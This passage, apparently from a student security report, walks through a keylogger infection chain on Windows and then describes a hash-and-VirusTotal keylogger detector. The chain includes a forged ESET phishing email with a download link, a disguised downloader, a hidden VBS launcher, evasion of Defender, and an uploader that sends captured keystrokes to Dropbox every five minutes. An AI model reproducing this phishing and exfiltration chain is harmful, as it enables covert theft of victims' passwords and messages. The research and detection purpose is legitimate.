
But the main part is, this Python keylogger is currently getting detected on Windows 11 systems as a Trojan and gets quarantined. Although we are missing elements on the Windows 10, it is indeed showing that the code is on the system it is not being detected as a trojan nor a keylogger.



```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>cd desktop

C:\Users\IEUser\Desktop>main.exe
Traceback (most recent call last):
  File "main.py", line 7, in <module>
  File "logging\__init__.py", line 2050, in basicConfig
  File "logging\__init__.py", line 1181, in __init__
  File "logging\__init__.py", line 1213, in _open
FileNotFoundError: [Errno 2] No such file or directory: 'C:\\Users\\dovyd\\Desktop\\Brokeylogs.txt'
[3136] Failed to execute script 'main' due to unhandled exception!

C:\Users\IEUser\Desktop>main.exe
Traceback (most recent call last):
  File "main.py", line 7, in <module>
  File "logging\__init__.py", line 2050, in basicConfig
  File "logging\__init__.py", line 1181, in __init__
  File "logging\__init__.py", line 1213, in _open
PermissionError: [Errno 13] Permission denied: 'C:\\Users\\dovyd\\Desktop\\Brokeylogs.txt'
[4620] Failed to execute script 'main' due to unhandled exception!

C:\Users\IEUser\Desktop>\
```

*Figure 36 - Old Windows 10 version, script not working but not detected either.*

But because there is a keylogger within these applications, they are still not being detected by Virus & Threat Protection on the operating system, meaning this vulnerability already exists from past operating systems.



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Privacy Statement

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contai

*Figure 37 - Demonstration of active threat protection with keylogger on the machine.*

### 5.3.6 Methods of Infection


At the current stance, there are multiple infection methods that can be used by the threat actor, such as phishing emails or if they have physical access to your computer via USB. As of current stance one of the limitations of this paper are using a private server to download files to and from, which is the most common method used by threat actors that have planted keyloggers on victims operating systems.

We use a chain of executable applications including a method of a phishing email, when a user gets manipulated into installing a free anti-virus, which will download our keylogger and the uploader from our Drobox link and will execute the code.

As the keylogger is capturing keystrokes, the last application known as "Xbox Sender" will be uploading the .txt document every 5 minutes to the Drobox storage, leaving a basic keylogger which can bypass the Virus Threat & Protection when the keylogger is coded and compiled in C++.

**Phishing Email Infection:**

This method of infection that we use to infect our user is having a phishing email sent out to our user, who is offered a free Anti-Virus software from ESET. They are instructed to download the application and ignore any security precautions from the browsers as it's just "security measures" of course a lot of users would quickly brush it off as a phishing email, although some emails could be very convincing since they are forged from ESETs official emails.



ESET Link:

Defalt <dovydasrybakas@gmail.com>
to me

11:38 AM (0 minutes ago)

Hello,

Thank you for purchasing ESET.
Use the following link to download your anti-virus:
https://www.dropbox.com/s/byoix7khk09utcj/ESET%20Threat%20Protection.exe?dl=1

Note: Please ignore any security warnings from your browser, with some browsers our ESET installer is flagged.

Instructions:
1. Download the Anti-Virus.exe
2. Run it.
3. And you're done!

Your ESET Team

ESET Terms & Conditions | Privacy Policy
© 1992 - 2023 ESET, spol. s r.o. - All rights reserved

*Figure 38 - Phishing email with virus script.*

Upon clicking the link and ignoring any security warnings which "ESET" instructed us to, we see that it is somewhat of an official application that has been downloaded, with the right icon even. Which could be even more believable to a user.





*Figure 39 - Virus Downloader disguised using Resource Hacker*


We extract the ESET application onto our folder and double click it which will do the following:



| Name | Date modified | Type |
|---|---|---|
| ESET Threat Protection | 5/8/2023 10:58 PM | Application |

*Figure 40 - Virus Downloader ready to run.*

It downloads the applications to a folder the application is in or to a selected folder.




| Name | Date modified | Type | Size |
|---|---|---|---|
| ESET Threat Protection | 5/8/2023 10:58 PM | Application | 7,576 |
| GameLoader | 5/9/2023 11:44 AM | Application | 127 |
| launcher | | | |

```
Successfully downloaded: GameLoader.exe
Successfully downloaded: launcher.vbs
```

*Figure 41 - Downloader successfully obtaining our keylogger.*

At the end of the script for the downloader we have also included for the application to execute the launcher.vbs file right after the download, which will execute the keylogger and the uploader with the command prompt hidden and will be able to log a user's data.




```
vbs_file = os.path.join(downloads_folder, "launcher.vbs")
os.startfile(vbs_file)
```

*Figure 42 - Python script, which runs the .vbs script to launch keylogger.*

**Set up of Dropbox:**

Here is a demonstration of the method of infection with a keylogger, a Dropbox API has been set up, using an API key our basically coded application will be able to upload the update keylogger's .txt file into the Dropbox storage. To do this method you will need to setup your Dropbox Developer account and start a new project.



LoggerTheBeerThatBroughtTheForestDown

Creating a Dropbox app


1. Configure app settings
Name your app and choose initial settings.

2. Select access scopes
Choose the access scopes, or specific permissions, that your app needs to interact with Dropb
you need them. Get started

3. Add branding
Give your users important information about your Dropbox app. Should comply with the Drop

*Figure 43 - Dropbox developer menu*

This method will require to generate an access token which functions in a similar way as the Virus Total API key. Be aware, that this generated token has a life span of 4 hours which will make the uploader of the logged keys text document uploader completely obsolete, Dropbox set up their token lifespan of 4 hour for security reasons such as this.



Redirect URIs

https:// (http allowed for localhost)

Allow public clients (Implicit Grant & PKCE): Allow


Generated access token

*Figure 44 - Token generate button.*

**Uploaded Keystrokes:**

The uploading application will upload the text file every 5 minutes, meaning that the victim will potentially type something into the text document every 4 minutes, which will upload to Dropbox and provide some sensitive information.


When we run the ‘XboxSender’ the application connects to your Dropbox application using, since we will we be using the .vbs script to run this application and the keylogger without the command prompt visible, this code is set to upload the file every 5 minutes.



```
File uploaded successfully.
```

*Figure 45- Keylogger Text Uploaded (every 5 mins)*


We have file uploaded successfully prompt which is a good sign, meaning that the report.txt has been uploaded, the code has also a given feature to apply a timestamp each time it uploads to avoid the .txt documents from overlapping one another and potentially overwriting the previously logged keys. We want as much information as possible.



| | | | |
|---|---|---|---|
| report_2023-05-09_11-06-13.txt | ☆ | Only you | Copy link |
| report_2023-05-09_11-14-29.txt | ☆ | Only you | 9/5/2023 11:14 am |
| report_2023-05-09_11-14-37.txt | ☆ | Only you | 9/5/2023 11:14 am |

*Figure 46 - Dropbox list with the uploaded key logs.*

And we open the most recent uploaded .txt application, which shows that our keylogger has successfully stolen the victim’s data and the main part is – throughout this whole execution virus and threat protection is on and up to date.




```
.¢¢ZJUST SEEONLY WANT TO SEE IF THE REPORT IS WORKING ¾ WO SO MUCH HACKER BIG DOGE WOOOW.¢S.POWERSH
¢CCD ¢V
CD ⍰⍰⍰⍰PYINSTALLER O⍰%¾KNEFI⍰⍰⍰⍰⍰ONEFILE SENDER¾PY
q XBOX SENDER
```

*Figure 47 - Key logged Data successfully transferred.*

### Keylogger and addons:

To have a successful application we need a set of sub-applications to run in order to execute a chain of commands which will steal the user's data.



| | | |
|---|---|---|
| GameLoader | 5/9/2023 12:39 AM | Application |
| launcher | 5/9/2023 12:09 AM | Text Document |
| launcher | 5/9/2023 12:16 AM | VBScript Script File |
| report | 5/9/2023 11:10 AM | Text Document |
| XboxSender | 5/9/2023 11:09 AM | Application |

*Figure 48 - Keylogger with necessary elements.*

*GameLoader:*
The GameLoader application is the C++ keylogger code which has been edited using Resource Hacker to add a description to the application which will make the keylogger harder to distinguish in the details section of the task manager.

*XboxSender:*
Using Pyinstaller to convert this into an .exe file, this is the file explained in the previous section which runs on a timesleep(); function to upload the keylogger data to our Dropbox every 5 minutes.

*Launcher:*
And finally for our launcher, this .vbs file is responsible for making sure that the applications are running in the background without having their command prompt windows open, they run in the background which allows for disguising.

As we saw, for the keylogger to execute and start logging a user's data whilst bypassing virus & threat protection it requires a set of commands to execute in an order. Starting with the fake ESET anti-virus, which will download 3 files and execute one of them, the one it executes will be responsible for executing the rest of the files quietly in the background.

The below figure shows a diagram on how exactly the whole application installs, runs, and uploads the logged keystrokes to the data where the threat actor is then able to see what he captured. This is only one of many examples used to steal keystrokes from a user, this example is amongst the cheaper ones, but requires a lot of maintenance.



Dropbox
keylogs.txt_3
keylogs.txt_2
keylogs.txt_1
Phishing Email
Hey user,
Click the link below, it's safe
LINK
Python script upload
User/Victim can't see this while it happens on their machine.
keylogs.txt
secretpw123
hey john
my password
Downloads keylogger and python script which uploads the keylogs.
Keylogger
Python Script
Uses DropBox API to upload the .txt file, re runs the script every 5 minutes
User runs the downloaded .exe which then downloads and shadowruns our keylogger and python script

*Figure 49 - Keylogger Process.*

## 5.4 Keylogger Detector

We have built our keylogger detector using basic python code and with the help of GitHub, Stack Overflow and reusing the codes from previous semesters module like Application Security. This keylogger detector is a temporary loophole patch until Microsoft Security Team manages to patch this vulnerability issue and be able to detect applications with keyloggers on board.

**Built Technique:**

This keylogger detector was built using only Python programming language on its own, but with the help of Virus Total and file hashes.

**Functionality:**

When it is being suspected that a keylogger is on the user's machine, the user runs our Python script via PyCharm or any other IDE (Integrated Development Environment) tool, upon running our application executes the following steps:

- ➢ Keylogger Detectors goes into Task Manager's Details section and all the running processes have their SHA-256 Hash taken and stored into a variable. The way the program does that is going into the application's location and taking the hash from the application.

- ➢ The hash is then stored in a variable and crossed checked with a hash list of known Windows applications. Prior to developing our keylogger, we have used a quick code which will take all the hashes from Windows legit applications and store in the hash. The reason that has been done is, so the program does not process known Windows applications via Virus Total, as Virus Total is now limited to only 4 scans per minute, so we won't need to wait scan the safe applications.

- ➢ When the hashes from the variable are cross checked with the hashes from the hash list – the hashes that match are then ignored as they are safe and don't need to be processed, the hashes that are not matched with the hashes in the list are kept behind in the variable. The reason for that is, in case a user is using other applications which are safe get scanned, which makes it easier to capture the keylogger.

- ➢ In a scenario where 5 application hashes did not match and are kept behind, they are then uploaded and checked via Virus Total using the Virus Total API. When the application detects keywords such as 'spy' 'spyware', 'key log' or 'keylogger' from virus total our application points out which application was that is detected as a keylogger and is then shown to the user the full location and file name, which lets our user dispose of the keylogger correctly.

